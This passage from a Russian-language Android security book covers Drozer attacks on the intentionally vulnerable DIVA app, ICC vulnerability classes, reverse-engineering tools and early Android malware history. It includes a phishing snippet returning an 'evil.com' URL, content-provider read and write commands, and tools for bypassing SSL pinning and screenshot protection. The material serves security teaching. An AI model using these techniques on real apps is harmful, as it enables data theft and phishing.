    </intent-filter>
</activity>
```

java

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setResult(1, new Intent().putExtra("url", "http://evil.com/"));
    finish();
}
```

Широковещательные интенты также используются приложениями для выбора файлов. В этом случае с помощью фишинговой активности можно выполнить атаку типа directory traversal.

Content Provider

Content Provider — это специальный компонент приложения, ответственный за хранение данных и предоставление доступа к этим данным другим приложениям. В старые времена (до Android 4.0) разработчики часто делали ContentProvider'ы открытыми для доступа любым приложениям. Например, официальное приложение Gmail имело открытый ContentProvider, предоставляющий доступ к списку писем. Это позволяло любому стороннему приложению получить список последних писем Gmail путем прямого чтения данных из официального приложения.

Сегодня такой подход считается наивным и небезопасным. Поэтому все, что на сегодняшний день предоставляет наружу приложение Gmail, — это общее количество непрочитанных писем, и даже эта информация защищена специальным разрешением. В этом легко убедиться, если попытаться прочитать данные по URI `content://com.google.android.gmail.provider`:

```
dz> run app.provider.query content://com.google.android.gmail.provider/
Permission Denial: opening provider com.android.email.provider.EmailProvider from
ProcessRecord{5ae20cc 15638:com.mwr.dz:remote/u0a422} (pid=15638, uid=10422) requires
com.google.android.gm.email.permission.ACCESS_PROVIDER or
com.google.android.gm.email.permission.ACCESS_PROVIDER
```

Но в других приложениях все может быть иначе. Вернемся к приложению DIVA и попробуем получить информацию о его ContentProvider'ах:

```
dz> run app.provider.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
  Authority: jakhar.aseem.diva.provider.notesprovider
    Read Permission: null
    Write Permission: null
    Content Provider: jakhar.aseem.diva.NotesProvider
    Multiprocess Allowed: False
    Grant Uri Permissions: False
```

Видно, что приложение имеет один никак не защищенный ContentProvider. Получим информацию об экспортируемых ContentProvider'ом URI:

```
dz> run scanner.provider.finduris -a jakhar.aseem.diva
Scanning jakhar.aseem.diva...
Able to Query    content://jakhar.aseem.diva.provider.notesprovider/notes/
Unable to Query  content://jakhar.aseem.diva.provider.notesprovider
Unable to Query  content://jakhar.aseem.diva.provider.notesprovider/
Able to Query    content://jakhar.aseem.diva.provider.notesprovider/notes

Accessible content URIs:
  content://jakhar.aseem.diva.provider.notesprovider/notes/
  content://jakhar.aseem.diva.provider.notesprovider/notes
```

Попробуем прочитать информацию по приведенным URI:

```
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/
| _id | title    | note                                 |
| 5   | Exercise | Alternate days running               |
| 4   | Expense  | Spent too much on home theater       |
| 6   | Weekend  | b333333333333r                       |
| 3   | holiday  | Either Goa or Amsterdam              |
| 2   | home     | Buy toys for baby, Order dinner      |
| 1   | office   | 10 Meetings. 5 Calls. Lunch with CEO |
```

ContentProvider, по сути, открывает прямой доступ к базе данных приложения. Поэтому, если он открыт для чтения и записи, мы легко можем добавить в него собственные данные:

```
dz> run app.provider.insert content://jakhar.aseem.diva.provider.notesprovider/notes
    --integer _id 7
    --string title bhv.ru
    --string note 'Hi from ]['

dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/
...
| 7   | bhv.ru | Hi from ][                          |
```

В ряде случаев возможно выполнить SQL-инъекцию. Drozer способен автоматически проверить приложение на эту уязвимость:

```
dz> run scanner.provider.injection -a com.example.app
```

Некоторые приложения используют ContentProvider'ы для открытия доступа к файлам своего приватного каталога. В этом случае иногда возможно выполнить атаку directory traversal. Drozer позволяет проверить и этот вариант:

```
dz> run scanner.provider.traversal -a com.example.app
```

Сервисы

Еще один тип компонентов приложения в Android — сервисы. Чаще всего они используются для выполнения работы в фоне и в современных версиях Android обязаны иметь иконку в строке состояния (иначе система убьет сервис через 5 минут). У приложения DIVA нет сервисов, это легко проверить, используя такую команду:

```
dz> run app.service.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
  No exported services.
```

Но даже приложения с торчащим наружу сервисом эксплуатировать не так просто. Сначала необходимо дизассемблировать/декомпилировать приложение, проанализировать код сервиса, а затем попробовать послать ему сообщение, которое он поймет и обработает. Например, типичный пример отправки сообщения сервису может выглядеть так:

```
dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService --msg
6345 7452 1 --extra string com.mwr.example.sieve.PASSWORD "abcdabcdabcdabcd" --bundle-
as-obj
```

Другие возможности

Кратко пройдемся по другим возможностям Drozer. Отображение манифеста приложения:

```
dz> run app.package.manifest com.mwr.example.sieve
```

Поиск приложений, обладающих указанными привилегиями:

```
dz> run app.package.list -p android,permission.INSTALL_PACKAGES
```

Поиск приложений, способных отображать файлы с указанным mimetype:

```
dz> run app.activity.forintent --action android.intent.action.VIEW --mimetype
application/pdf
```

Поиск всех приложений, способных открывать ссылки:

```
dz> run scanner.activity.browsable
```

Отображение списка нативных библиотек приложения:

```
dz> run app.package.native jakhar.aseem.diva
```

Отправка широковещательных интентов:

```
dz> run app.broadcast.send --action com.exmpla.PICK --extra string url https://example.com
```

Другие уязвимости

Какие еще проблемы и уязвимости можно найти в приложениях? Их множество, авторы работы Security Code Smells in Android ICC (**https://arxiv.org/pdf/1811.12713.pdf**) составили подробный список таких проблем. Они взяли 700 открытых приложений из репозитория F-Droid (**https://f-droid.org/en/**) и проанализировали их с помощью специального инструмента AndroidLintSecurityChecks (**https://github.com/pgadient/AndroidLintSecurityChecks**). Все обнаруженные проблемы скомпонованы в 12 категорий:

- *SM01: Persisted Dynamic Permission.* В Android есть механизм, позволяющий предоставить другому приложению временный доступ к какому-либо URI своего ContentProvider'а. Это делается с помощью метода `Context.grantUriPermission()`. Если приложение вызывает его, но не вызывает `Context.revokeUriPermission()`, чтобы отозвать доступ, — есть проблемы.
- *SM02: Custom Scheme Channel.* Любое приложение может зарегистрировать собственную URI-схему, такую как `myapp://`, вне зависимости от того, использует ли такую схему другое приложение. Как следствие, пересылать важные данные, используя кастомные URI-схемы, крайне небезопасно.

- *SM03: Incorrect Protection Level.* В Android есть система разрешений, и любое приложение может создать свое собственное разрешение для доступа к своим данным. Но есть проблема: если указать неправильный уровень защиты разрешения (protection level), оно может не сработать. Если разработчик хочет, чтобы пользователь видел диалог запроса разрешений, он должен использовать уровень защиты dangerous или siganture, если данное разрешение должно получать только приложение с той же цифровой подписью.
- *SM04: Unauthorized Intent.* Любое приложение в Android может зарегистрировать себя в качестве обработчика определенных типов интентов (intent). По умолчанию этот обработчик будет открыт всему миру, но его можно защитить с помощью системы разрешений и строгой валидации входных данных.
- *SM05: Sticky Broadcast.* Любое приложение может послать другому приложению интент. Более того, оно может послать широковещательный интент сразу всем приложениям, и он будет обработан первым приложением, способным его принять. Но есть также возможность послать широковещательный sticky-intent, который после обработки одним приложением все равно будет доставлен другим приложениям. Чтобы этого не происходило, не стоит использовать такие интенты, а широковещательные интенты лучше не использовать вообще.
- *SM06: Slack WebViewClient.* Компонент WebView позволяет приложениям показывать веб-страницы внутри своего интерфейса. По умолчанию он никак не фильтрует открываемые URL, чем можно воспользоваться, например, для фишинга. Разработчикам стоит либо использовать белый список адресов, либо выполнять проверку с помощью SafetyNet API.
- *SM07: Broken Service Permission.* Приложения могут предоставлять доступ к своей функциональности с помощью сервисов. Злоумышленник может использовать эту возможность для запуска кода с повышенными полномочиями (полномочиями сервиса). Чтобы этого избежать, сервис должен проверять полномочия вызывающего приложения с помощью метода `Context.checkCallingPermission()`.
- *SM08: Insecure Path Permission.* Некоторые приложения предоставляют доступ к своим данным с помощью ContentProvider'а, который адресует данные, используя UNIX-подобные пути: `/a/b/c`. Программист может открыть доступ к своему ContentProvider'у, но отрезать доступ к некоторым путям (например, к `/data/secret`). Но есть проблема: разработчики часто используют класс `UriMatcher` для сравнения путей, а он, в отличие от Android, сравнивает их без учета двойных слешей. Отсюда могут возникнуть ошибки при разрешении и запрете доступа.
- *SM09: Broken Path Permission Precedence.* Сходная с предыдущей проблема. При описании ContentProvider'а в манифесте разработчик может указать, какие разрешения нужны приложению для доступа к определенным путям. Но в Android есть баг, из-за чего он отдает предпочтение более глобальным путям. Например, если приложение дает доступ к `/data` всем подряд, но использует специальное разрешение для доступа к `/data/secret`, то в итоге доступ к `/data/secret` смогут получить все.

- *SM10: Unprotected Broadcast Receiver.* Фактически аналог проблемы SM04, но распространяющийся исключительно на BroadcastReceiver'ы (специальные обработчики интентов).
- *SM11: Implicit Pending Intent.* Кроме интентов, в Android есть сущность под названием PendingIntent. Это своего рода отложенные интенты, которые могут быть отправлены позже и даже другим приложением от имени создавшего интент приложения. Если PendingIntent широковещательный, то любое приложение сможет перехватить его и послать интент от имени этого приложения.
- *SM12: Common Task Affinity.* Аналог проблемы StrandHogg.

Насколько актуальны и распространены перечисленные выше проблемы (по мнению авторов исследования Security Code Smells in Android ICC), показывает диаграмма на рис. 11.2.




Рис. 11.2. Общая распространенность ошибок

В упомянутой работе также приводится множество аналитических данных. Например, согласно статистике, в новых приложениях меньше дыр, чем в старых. Больше дыр также обнаруживается в приложениях, которые разрабатывают более пяти человек. Ну и, конечно же, большее количество кода означает большее количество уязвимостей.

Примеры ошибок также можно найти в репозитории android-app-vulnerability-benchmarks (**https://bitbucket.org/secure-it-i/android-app-vulnerability-benchmarks/overview**). Он содержит исходники приложений с различными уязвимостями, каждое из которых снабжено подробным описанием уязвимости и исправленной версией.

Выводы

Несмотря на почтенный возраст, Drozer до сих пор справляется со своей работой лучше многих других инструментов. Его явное достоинство — текстовый интерфейс, позволяющий с помощью команд выполнить многие задачи, для которых в противном случае пришлось бы писать собственный софт. Недостаток в том же — не все способны переварить такой интерфейс в 2021 году.

Другие инструменты

Условно все инструменты анализа и реверса приложений (не только для Android) можно разделить на две группы:

- статический анализ — дизассемблеры, декомпиляторы, деобфускаторы и любые другие утилиты, которые работают с кодом, не запуская его;
- динамический анализ — инструменты, с помощью которых приложение можно запустить на виртуальном или реальном устройстве и проанализировать его поведение.

В обеих группах есть утилиты и для самых маленьких (запустил — получил список уязвимостей), и для матерых специалистов. Мы рассмотрим их все.

Статический анализ

Итак, для начала поговорим об инструментах статического анализа. Каждый пентестер и реверс-инженер должен иметь в своем арсенале хотя бы два из них. Это декомпилятор и дизассемблер.

Декомпилятор нужен, чтобы перегнать байткод Dalvik обратно в код Java и с его помощью разобраться, как работает приложение. Дизассемблер транслирует байткод в гораздо более низкоуровневый код Smali, в котором труднее разобраться, но зато он всегда корректен настолько, что его можно собрать обратно в приложение. Этой особенностью можно воспользоваться, например, чтобы внедрить в приложение собственный код, как мы уже это проделали с WhatsApp.

Некоторые из описанных инструментов мы уже использовали при вскрытии приложений, другие же могут пригодиться в исключительных ситуациях.

Jadx

Первый инструмент в нашем списке — декомпилятор Jadx (**https://github.com/skylot/jadx**). Это активно развиваемый открытый декомпилятор, который выдает достаточно неплохой код Java на выходе и даже имеет функцию деобфускации кода. Работать с ним просто: запускаете Jadx-gui, с его помощью выбираете APK-файл приложений и видите иерархию пакетов и файлы с исходниками на Java.

Jadx может работать и в режиме командной строки. Например, следующая команда декомпилирует приложение `example.apk` и поместит полученный код Java в каталог `out`:

```
$ jadx -d out example.apk
```

Более того, Jadx может дополнительно сгенерировать файлы `build.gradle`, чтобы исходники можно было импортировать в Android Studio:

```
$ jadx -e -d out example.apk
```

Собрать приложение из них не получится, зато анализировать код будет гораздо удобнее.

JEB

JEB — еще один мощный декопилятор и дизассемблер для Android-приложений, по многим параметрам обходящий Jadx. JEB умеет декомпилировать не только бйткод Dalvik и Java, но и нативный код для x86 и ARM. JEB также имеет встроенный отладчик, мощные средства для рефакторинга и анализа кода, а также поддержку скриптов и плагинов (например, для автоматической деобфускации и расшифровки строк). Встроенный в JEB декомпилятор в целом более мощный, чем в Jadx и других инструментах. Однако есть и ограничение: цена, которая начинается с 1000 долларов в год.

Apktool

Еще один уже рассмотренный нами ранее инструмент — это Apktool (**https://ibotpeaches.github.io/Apktool/**). Его назначение — разборка и сборка приложений. При этом термин «разборка» подразумевает дизассемблирование кода приложения в файлы формата Smali, а также декомпрессию ресурсов и файла `AndroidManifest.xml`.

APKiD

Эта небольшая утилита понадобится вам, когда вы заметите, что Jadx не в состоянии декомпилировать приложение. В большинстве случаев это значит, что приложение было обфусцировано или упаковано с помощью специальных инструментов. APKiD (**https://github.com/rednaga/APKiD**) позволяет узнать, какие конкретно инструменты были использованы, выяснить, было ли приложение пересобрано с помощью Apktool и используются ли в нем какие-то другие техники для защиты от дизассемблировния/декомпиляции и запуска в виртуальной машине.

APKiD далеко не всегда работает корректно, а в некоторых случаях вообще не выводит никакой информации на экран. Но он может помочь, если вы в тупике. Вывод утилиты понятный; например, `anti_debug : Debug.isDebuggerConnected() check` — проверка, подключен ли дебаггер с помощью метода `isDebuggerConnected`. Или `anti_vm : Build.MANUFACTURER check` — проверка производителя смартфона с целью понять, что находишься в виртуальной машине.

Но есть одно неочевидное поле: `compiler`. Оно обычно содержит `dx` или `dexlib`. Dx — стандартный компилятор Android SDK, а dexlib — это библиотека сборки файлов

DEX из Apktool. Проще говоря, если в поле `compiler` находится `dexlib`, значит, приложение было пересобрано с помощью Apktool или аналогичного инструмента (рис. 11.3).

Рис. 11.3. Результат работы APKiD в отношении нескольких образцов малвари

Simplify

Что, если APKiD сообщает о применении обфускатора, а при попытке изучить код вы сталкиваетесь с зашифрованными строками? В этом случае нужен деобфускатор, который сможет сделать код более читаемым. Абсолютное большинство деобфускаторов, которые вы найдете в Интернете, умеют бороться только с одним или несколькими обфускаторами, зачастую устаревших версий.

Simplify (**https://github.com/CalebFenton/simplify**) — универсальный деобфускатор. Вместо того чтобы искать в коде знакомые паттерны, он запускает код в виртуальной среде и дает ему возможность сделать все самому. В процессе исполнения код сам расшифрует зашифрованные строки, укажет на места, которые никогда не будут исполнены (обфускация с помощью мертвого кода) и укажет на реальный тип объектов, полученных с помощью рефлексии (а это позволит выполнить дерефлексию).

Из-за особенностей реализации виртуальной машины Simplify редко способен проанализировать все приложение целиком. Поэтому его стоит использовать для деобфускации отдельных метод и классов (это можно сделать с помощью флага `-it`):

```
$ java -jar simplify.jar -it 'org/cf/obfuscated' simplify/obfuscated-app.apk
```

DeGuard

Simplify поможет, если приложение было пропущено через мощный обфускатор. Однако большинство программистов не обременяют себя применением чего-то более сложного, чем входящий в состав Android Studio ProGuard. А ProGuard — это оптимизатор, в котором функция обфускации появилась как побочный эффект.

Единственное, чем он запутывает реверсера, — это измененные на бессмысленный набор букв имена классов, методов и полей.

Разобраться в обфусцированном с помощью ProGuard коде не так уж и сложно, но сложнее, чем в совсем необфусцированном (в два раза сложнее, если верить исследованиям). Поэтому даже для ProGuard существуют деобфускаторы.

DeGuard (**http://www.apk-deguard.com**) — наиболее интересный из них. Это вебсервис, созданный в Высшей технической школе Цюриха. С помощью нейросетей он способен восстановить (а точнее, предсказать) оригинальные имена пакетов, классов, методов и полей. Одна проблема: нередко деобфусцированный код запутывает еще больше, чем оригинал (рис. 11.4).

Рис. 11.4. Пример деобфускации с помощью DeGuard

Bytecode Viewer

А это решение класса «все-в-одном». Bytocode Viewer (**https://bytecodeviewer.com/**) сочетает в себе функции Jadx, Apktool и еще нескольких инструментов. Он умеет дизассемблировать приложения, декомпилировать их с помощью пяти различных движков декомпиляции (JD-Core, Procyon, CFR, Fernflower, Krakatau), расшифровывать строки с помощью трех движков дешифрования, компилировать приложение обратно из декомпилированного кода (с помощью Ranino Compiler) и даже искать зловредный код!

Многие реверсеры рекомендуют использовать именно этот инструмент для анализа приложений. Их аргумент состоит в том, что любой другой декомпилятор (тот же Jadx или популярный JD-Gui (**http://jd.benow.ca/**)) может сломаться об обфусцированный или специальным образом написанный код и просто не покажет его. В то

же время Bytecode Viewer, благодаря наличию сразу пяти движков декомпиляции, имеет больше шансов декомпилировать такое приложение.

На самом же деле не все так радужно. Bytocode Viewer — это кое-как работающая сборная солянка из различных открытых инструментов. Да, в нем множество движков декомпиляции, но, похоже, автор перестал следить за своим произведением. Текущая версия Bytecode Viewer уже не может открыть большинство APK.

QARK

Закончим рассказ о статическом анализе инструментом QARK (**https://github.com/linkedin/qark**). Это утилита для автоматического поиска уязвимостей в приложениях. Достаточно натравить ее на нужный APK или каталог с исходниками, и QARK проведет анализ манифеста, декомпилирует, проанализирует исходники и даже попробует создать эксплойт для взлома приложения с помощью найденных уязвимостей.

Пользоваться QARK очень просто — запускаете `QarkMain.py`, отвечаете на несколько вопросов, и получаете отчет в формате HTML в каталоге `quark/report` (рис. 11.5).




Рис. 11.5. Отчет Qark

Как и другие автоматизированные инструменты, Qark не может точно предсказать наличие уязвимости, он лишь высказывает *предположение* о ее существовании и дает реверс-инженеру намек, в какую сторону следует копать.

Динамический анализ

Статический анализ приложения не всегда позволяет раскрыть все подробности его поведения. Код может быть зашифрован упаковщиком, приложение может докачи-

вать свои компоненты из Интернета, расшифровывать строки только во время исполнения и делать другие вещи, которые нельзя увидеть, читая код.

Обнаружить такие вещи можно с помощью динамического анализа. То есть путем запуска приложения на реальном устройстве или в эмуляторе и изучения его поведения с помощью специальных инструментов. Именно это происходит в Google Play, когда разработчик заливает новую версию приложения. Серверы Google запускают его в виртуальной среде и, если приложение делает какие-то неправомерные действия, запрещает его публикацию.

Objection

Frida — очень популярный инструмент. На его основе было создано множество более высокоуровневых утилит. Objection (**https://github.com/sensepost/objection**) — одна из них. Она позволяет внедриться в приложение iOS или Android и провести анализ его приватного каталога, памяти, классов, методов, извлечь содержимое базы SQLite, обойти SSL-пиннинг.

Objection чем-то похож на современный аналог Drozer с рядом функций, позволяющих менять поведение приложения и исследовать его приватный каталог и базы данных (рис. 11.6).

```
File        2018-06-25 08:51:30 GMT  True    True    False    8.5 KiB   widgets.db-journal
File        2018-06-19 13:49:40 GMT  True    True    False    12.0 KiB  clones.db
File        2018-06-19 13:49:40 GMT  True    True    False    512.0 B   clones.db-journal
File        2018-06-19 13:51:01 GMT  True    True    False    16.0 KiB  timers.db
File        2018-06-25 08:26:06 GMT  True    True    False    16.0 KiB  mail.db
File        2018-06-25 08:57:14 GMT  True    True    False    16.0 KiB  apps.db
File        2018-06-25 08:57:14 GMT  True    True    False    12.5 KiB  apps.db-journal
File        2018-06-25 08:26:06 GMT  True    True    False    12.5 KiB  mail.db-journal
File        2018-06-19 13:49:43 GMT  True    True    False    16.0 KiB  custom_apps.db
File        2018-06-19 13:49:43 GMT  True    True    False    512.0 B   custom_apps.db-journal
File        2018-06-19 13:51:01 GMT  True    True    False    12.5 KiB  timers.db-journal
Directory   2018-06-19 16:28:27 GMT  True    True    False    4.0 KiB   app_webview
Directory   2018-06-19 16:28:26 GMT  True    True    False    4.0 KiB   app_textures
File        2018-06-25 08:53:09 GMT  True    True    False    12.0 KiB  appboxV2_0.db
File        2018-06-25 08:53:09 GMT  True    True    False    8.5 KiB   appboxV2_0.db-journal
Directory   2018-06-25 09:01:36 GMT  True    True    False    4.0 KiB   files

Readable: Yes  Writable: Yes
ru.execbit.aiolauncher on (Gretel: 6.0.1) [usb] # env

Name                    Path
----------------------  ------------------------------------------------------------
filesDirectory          /data/user/0/ru.execbit.aiolauncher/files
cacheDirectory          /data/user/0/ru.execbit.aiolauncher/cache
externalCacheDirectory  /storage/emulated/0/Android/data/ru.execbit.aiolauncher/cache
codeCacheDirectory      /data/user/0/ru.execbit.aiolauncher/code_cache
obbDir                  /storage/emulated/0/Android/obb/ru.execbit.aiolauncher
packageCodePath         /data/app/ru.execbit.aiolauncher-2/base.apk
ru.execbit.aiolauncher on (Gretel: 6.0.1) [usb] #
```

Рис. 11.6. Консоль Objection

Inspeckage

Inspeckage (**http://repo.xposed.info/module/mobi.acpm.inspeckage**) — еще один высокоуровневый инструмент динамического анализа приложений. Он имеет огром-

ное количество возможностей: получение информации о полномочиях, активностях, контент-провайдерах и сервисах, умеет перехватывать обращения к SQLite, HTTP-серверам, файловой системе, буферу обмена, криптографическим функциям, запускать активности, подключаться к ContentProvider'ам и выполнять спуфинг местоположения.

Все это можно сделать, используя удобный веб-интерфейс (рис. 11.7). Но перед этим на смартфоне необходимо получить права root, а затем установить Xposed Framework (который как раз и позволяет Inspeckage выполнять перехват управления).




Рис. 11.7. Главный экран Inspeckage


Что еще может пригодиться?

Вот несколько полезных инструментов, которые могут пригодиться специализирующемуся на Android реверс-инженеру:

- Move Certificate (**https://github.com/Magisk-Modules-Repo/movecert**) — модуль Magisk, позволяющий сделать любой сертификат системным;
- DisableFlagSecure (**https://repo.xposed.info/module/fi.veetipaananen.android.disableflagsecure**) — модуль Magisk, отключающий защиту на снятие скриншотов (`FLAG_SECURE`).
- Smali Patcher (**https://forum.xda-developers.com/apps/magisk/module-smali-patcher-0-7-t3680053**) — Windows-приложение для генерации кастомных модулей Magisk с различной функциональностью: отключение защиты на снятие

скриншотов, подделка местоположения, отключение проверки цифровых подписей приложений и т. д.;

- ADB Manager (**https://f-droid.org/en/packages/com.matoski.adbm/**) — приложение, позволяющее запустить ADB в режиме WiFi;
- ProxyDroid (**https://play.google.com/store/apps/details?id=org.proxydroid**) — позволяет выбрать прокси индивидуально для каждого приложения;
- Pidcat (**https://github.com/JakeWharton/pidcat**) — утилита для выборочного отображения логов logcat с удобным форматированием.
- Strong-frida (**https://github.com/feicong/strong-frida**) — патчи для Frida, позволяющие избежать обнаружения фреймворка.



ЧАСТЬ III

ГЛАВА 12

История вирусописательства для Android

Android принято называть рассадником вирусов и бэкдоров. Каждый день в мире выявляют более 8 тысяч новых образцов малвари. И эти цифры постоянно растут. Первый экспериментальный образец полноценного трояна для Android был представлен еще летом 2010 года на конференции DEFCON 18. С тех пор прошло одиннадцать лет, и за это время количество вирусов для мобильной ОС от Google выросло в миллионы раз, а сама Google успела придумать десятки различных методов противостояния угрозам.

До нашей эры, или Как написать вирус за 15 минут

Первые попытки создать вредоносный софт для Android и доказать несостоятельность гугловской мобильной платформы с точки зрения безопасности предпринимались с момента публикации предварительных версий Android SDK в 2007 году. Молодые студенты писали софт, который использовал стандартную функциональность смартфона для чтения SMS, а «исследовательские» команды вроде Blitz Force Massada демонстрировали аж «30 векторов атак на Android», наглядно показывая, как можно использовать стандартные API Android во вредоносных целях.

Это было время игрушек, которые нельзя было назвать ни настоящим вредоносным ПО, ни тем более вирусами. То тут, то там появлялись приложения вроде Mobile Spy от Retina-X Studios, позволявшие удаленно читать текстовые сообщения, историю звонков, просматривать фотографии, видео, определять координаты смартфона. Еще были популярны различные поддельные приложения, такие как обнаруженный в маркете в январе 2010 года неофициальный клиент для различных банков, который ни с чем не соединялся, а просто уводил номера кредитных карт, введенные самим пользователем.

Более-менее настоящий троян был реализован только в 2010 году. Его автор — секьюрити-компания Trustwave, которая продемонстрировала его на конференции

DEFCON 18. Впрочем, Америки они не открыли: троян был всего лишь стандартным модулем ядра Linux, который перехватывал системные вызовы `write()`, `read()`, `open()` и `close()`, а также создавал реверсивный шелл по звонку с определенного номера. Вся эта функциональность позволяла подключиться к смартфону удаленно и скрытно использовать его возможности в своих целях, в том числе читать конфиденциальную информацию.

Для установки трояна требовался физический доступ к устройству, права root и смартфон HTC Legend (модуль был совместим только с его ядром), поэтому ни о каком практическом применении речи не шло. Proof of concept, который доказал только то, что ядро Linux и в смартфоне остается ядром Linux.

Настоящий троян в «дикой природе» (не маркете) был найден только в августе 2010 года сотрудником Лаборатории Касперского Денисом Масленниковым. Правда, это был совсем не тот тип трояна, о котором принято говорить в кругах IT-специалистов, а всего лишь SMS-троян, т. е., по сути, обычное приложение, которое шлет SMS на платные номера без ведома пользователя. По сути, игрушка, которую хороший программист напишет за полчаса, но очень опасная, попади она в смартфон обычного пользователя.

Троян, получивший имя Trojan-SMS.AndroidOS.FakePlayer.a, прикидывался видеоплеером под незамысловатым названием Movie Player и обладал иконкой стандартного проигрывателя из Windows. Приложение требовало права доступа к карте памяти, отправке SMS и получению данных о смартфоне, о чем система сообщала перед его установкой. Если это все не смущало пользователя и он соглашался с установкой, а потом запускал приложение, оно повисало в фоне и начинало отправку SMS на номера 3353 и 3354, каждая из которых обходилась в 5$. Номера эти, кстати, действовали только на территории России, так что нетрудно догадаться о национальной принадлежности автора.

В октябре был обнаружен другой тип SMS-трояна. На этот раз зловред использовал смартфон не для опустошения кошелька жертвы, а для кражи его конфиденциальных данных. После установки и запуска троян уходил в фон и пересылал все входящие SMS на другой номер. В результате злоумышленник мог не только завладеть различной конфиденциальной информацией пользователя, но и обойти системы двухфакторной аутентификации, которые для входа требуют не только логин и пароль, но и одноразовый код, отправляемый на номер мобильного телефона.

Интересно, что номер телефона злоумышленника не был жестко вбит в код трояна, а конфигурировался удаленно. Чтобы его изменить, требовалось отправить на номер жертвы особым образом оформленную SMS, которая содержала номер телефона и пароль. Пароль можно было изменить с помощью другой SMS, по умолчанию использовалась комбинация «red4life».

Geinimi и все-все-все

Первый по-настоящему профессионально написанный и обладающий защитой от анализа вредонос для Android был обнаружен только в декабре 2010 года компани-

